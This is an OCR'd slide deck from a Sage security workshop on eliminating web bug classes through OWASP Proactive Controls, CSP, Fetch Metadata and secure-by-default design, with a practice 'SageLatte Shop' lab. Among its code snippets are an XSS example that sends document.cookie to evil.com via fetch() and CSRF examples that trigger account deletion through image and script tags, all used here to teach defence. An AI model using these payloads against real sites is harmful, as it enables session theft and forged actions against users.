Sage

Securing Sage Summit FY25

Stop Firefighting Vulnerabilities, Start Eliminating Bug Classes at Scale: A Hands-On Workshop

Javan Rasokat
Senior Application Security Specialist,
DevOps Security at Sage

Agenda

- Common web security flaws
- OWASP Proactive Controls
- Case Study: Scaling and Measuring the adoption of modern web standards by Google
- Modern browser security features for defense in depth
- Hands-on activities: Securing “SageLatte Shop”

https://github.com/JavanXD/SecuringSageSummit-Workshop

$ whoami

@javan rasokat

- Senior Application Security Specialist, DevOps Security at Sage
- Lecturer for Secure Coding
- Passionate about web security, RaspberryPi, and home automation
- I used to do development, then I started breaking stuff, now I am focusing on scaling app sec and building stuff again

Common web security flaws

MITRE - CWE Top 25 (2024)

Home > CWE Top 25 > 2024

Home | About ▼ | CWE List ▼ | Mapping ▼

2024 CWE Top 25 Most Dangerous Software Weaknesses

Top 25 Home | Share via: | View in table format | Key Insights | Methodology

1. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
   CWE-79 | CVEs in KEV: 3 | Rank Last Year: 2 (up 1) ▲
2. Out-of-bounds Write
   CWE-787 | CVEs in KEV: 18 | Rank Last Year: 1 (down 1) ▼
3. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
   CWE-89 | CVEs in KEV: 4 | Rank Last Year: 3
4. Cross-Site Request Forgery (CSRF)
   CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9 (up 5) ▲
5. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
   CWE-22 | CVEs in KEV: 4 | Rank Last Year: 8 (up 3) ▲
6. Out-of-bounds Read
   CWE-125 | CVEs in KEV: 3 | Rank Last Year: 7 (up 1) ▲
7. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
   CWE-78 | CVEs in KEV: 5 | Rank Last Year: 5 (down 2) ▼
8. Use After Free
   CWE-416 | CVEs in KEV: 5 | Rank Last Year: 4 (down 4) ▼
9. Missing Authorization
   CWE-862 | CVEs in KEV: 0 | Rank Last Year: 11 (up 2) ▲
10. Unrestricted Upload of File with Dangerous Type
    CWE-434 | CVEs in KEV: 0 | Rank Last Year: 10

Source: https://cwe.mitre.org/top25/archive/2024/2024_cwe_top25.html

Sage

efighting Vulnerabilities, ating Bug Classes at Scale.

Most common platform vulnerability	Platform Average	Financial Services	Government	Telecoms	Retail & E-commerce	Transportation	Media & Entertainment	Computer Software	Internet & Online Services	Crypto & Blockchain	Travel & Hospitality
Cross-Site Scripting (XSS)	20%	19%	40%	15%	19%	34%	21%	19%	17%	7%	27%
Information Disclosure	10%	11%	13%	12%	16%	13%	9%	9%	13%	7%	10%
Improper Access Control	9%	12%	5%	10%	8%	8%	10%	13%	13%	10%	8%
Misconfiguration	6%	7%	2%	6%	8%	5%	12%	8%	7%	6%	9%
Insecure Direct Object Reference (IDOR)	6%	7%	1%	12%	9%	6%	8%	6%	8%	2%	6%
Improper Authentication	2%	3%	2%	7%	3%	2%	3%	3%	3%	4%	2%
Privilege Escalation	2%	3%	1%	3%	2%	2%	4%	4%	3%	2%	4%
Open Redirect	2%	4%	1%	2%	4%	4%	4%	2%	2%	2%	4%
Business Logic Errors	2%	2%	0%	2%	3%	1%	3%	2%	3%	10%	1%
SQL Injection	2%	2%	7%	4%	3%	4%	1%	1%	1%	0%	2%

Source: HackerOne, 8th Annual Hacker-Powered Security Report 2024/2025


...why Do These Vulnerabilities Persist?

Stop Firefighting — Application Security Anti-Patterns

- Constant Emgerence of Issues
- Reactive, Not Proactive
- Never-Ending Cycle
- Stressful and Resource-Intensive
- Limited Focus on Root Causes

Firefighting Instead of Building Resilience

- Reactive measures address **symptoms, not root causes**
- **Eliminate bug classes** with modern security controls
- Build resilience through **secure-by-default** principles
- Scale security **with automation** and **proactive strategies**
- Empower teams to adopt **defence-in-depth** at scale




<meta http-equiv="Content-Security-Policy" content="default-src 'self'">
<script nonce="123abc">alert('OK');</script>
document.cookie = "token=xyz; HttpOnly";
document.cookie = "key=val; SameSite=Strict";
input.replace(/[<>&""]/g, escapeChar);
clean = DOMPurify.sanitize(dirtyInput);
btn.addEventListener('click', handler);
<div dangerouslySetInnerHTML={{ __html: DOMPurify.sanitize(userInput) }}
<meta http-equiv="X-Content-Type-Options" content="nosniff">
$sce.trustAsHtml('Safe');
victim-site.com/search?query=<script>fetch('https://evil.com/cookie?c=' + document.cookie)</script>

OWASP Top 10 Proactive Controls (2024 Version)

- C1: Implement Access Control
- C2: Use Cryptography to Protect Data
- C3: Validate all Input & Handle Exceptions
- C4: Address Security from the Start
- C5: Secure By Default Configurations
- C6: Keep your Components Secure
- C7: Secure Digital Identities
- **C8: Leverage Browser Security Features – 🌟 NEW 2024 🌟**
- C9: Implement Security Logging and Monitoring
- C10: Stop Server Side Request Forgery

https://top10proactive.owasp.org/


Google Research: Security Signals

Security Signals: Making Web Security Posture Measurable At Scale

Michele Spagnuolo · David Dworken · Artur Janc · Santiago (Sal) Díaz · Lukas Weichselbaum · (2024) (to appear)

Security Signals: Enabling Scalable Security

- **Challenge**:
  - Adopting, but also measuring the adoption in a diverse, large-scale web ecosystem.
- **Solution**:
  - Inspect traffic on a reverse proxy level to collect runtime security metrics from HTTP traffic.



Synthetic Signals : Analysing Key Metrics

- **Framework**
  - Differentiation between hardened and safe-by-default vs. legacy frameworks.
- **CSP**
  - The presense of a strict CSP Policy.
- **CSRF**
  - The presence of any CSRF protections.
- **Sec-Fetch**
  - The presense of server-side isolation policies.

...

Source: Google, **Security Signals: Making Web Security Posture Measurable At Scale**

Browser Security Features

— for building secure-by-default apps

Clickjacking

X-Frame-Options: SAMEORIGIN

X-Frame-Options, a success story from 2008.

Cross-Site Request Forgery (CSRF)

```
<img src="https://trusted-site.com/api/deleteAccount">
```

CSRF Example - Image Tags or Script Tags

A malicious page loads an image or script tag to trigger a sensitive GET request.

```
<!-- Malicious Page -->
<img src="https://trusted-site.com/deleteAccount" alt="Delete Account">
<!-- Or -->
<script src="https://trusted-site.com/triggerSensitiveAction"></script>
```

Fetch-Metadata Headers


```
if (headers['sec-fetch-site'] === 'same-origin' || headers['sec-fetch-site'] === 'same-site') {
    return next();
}
```

Curl vs. HTTP GET in the browser

curl example.com –v

Output:

```
GET / HTTP/1.1
Host: example.com
User-Agent: curl/8.7.1
Accept: */*
```



Introducing Fetch Metadata

https://site.example

```
fetch("https://site.example/foo.json")
```

```
GET /foo.json
Host: site.example
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

https://evil.example

```
<img src="//site.example/foo.json" />
```

```
GET /foo.json
Host: site.example
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
```

Source: https://web.dev/articles/fetch-metadata

```
<meta http-equiv="Content-Security-Policy"
      content="
        default-src 'self';
        script-src 'self' 'nonce-123abc' 'strict-dynamic';
        object-src 'none';
        style-src 'self' 'nonce-123abc';
        img-src 'self' data:;
        connect-src 'self';
        font-src 'self';
        frame-ancestors 'none';
        base-uri 'self';
        form-action 'self';
        block-all-mixed-content;
        upgrade-insecure-requests;
        report-uri https://example.com/csp-report;
      ">
```

Content Security Policy (CSP)

Building Scalable Defences with Content Security Policy (CSP)

- **What is CSP?**
  - A security standard to prevent XSS and other injection attacks.
  - Allows you to control which resources (scripts, styles, etc.) can be loaded and executed.
- **Why CSP Matters at Scale:**
  - Protects against the most common web vulnerabilities (e.g. XSS).
  - Ensures consistent security across multiple products and teams.
  - Centralised Monitoring allows to react on policy violations and to identify supply-chain risks like “polyfills.io”.
- **Challenges:**
  - Complex policies across dynamic apps.
  - Maintaining balance between security and compatibility.
  - Automating policies and reporting for multiple applications.

Trade-offs in CSP Implementation

Strict Policies

- Strong XSS protection.
- Potential to break legitimate functionality.

Lenient Policies

- Strong adoption, fewer disruptions.
- Reduced protection; may allow unsafe practices.

Finding the Balance:
Start with monitoring mode (Content-Security-Policy-Report-Only) to identify violations before enforcing strict rules.

The SageLatte Shop – it's current CSP (1/2)

SageLatte Shop

Fix vulnerabilities and explore defences.

Place Your Coffee Order


Your Name

John Doe

Select Coffee

Latte

Order Now



The SageLatte Shop – it's current CSP (2/2)

default-src 'self':

Restricts all unspecified resource types to the same origin.

script-src 'self' 'unsafe-inline' https://cdn.jsdelivr.net:

Allows inline scripts (e.g., <script> tags and onerror attributes), enabling potential XSS attacks.

Allows scripts from the trusted CDN https://cdn.jsdelivr.net (used for Bootstrap).

style-src 'self' 'unsafe-inline' https://cdn.jsdelivr.net:

Allows inline styles and stylesheets from the trusted CDN.

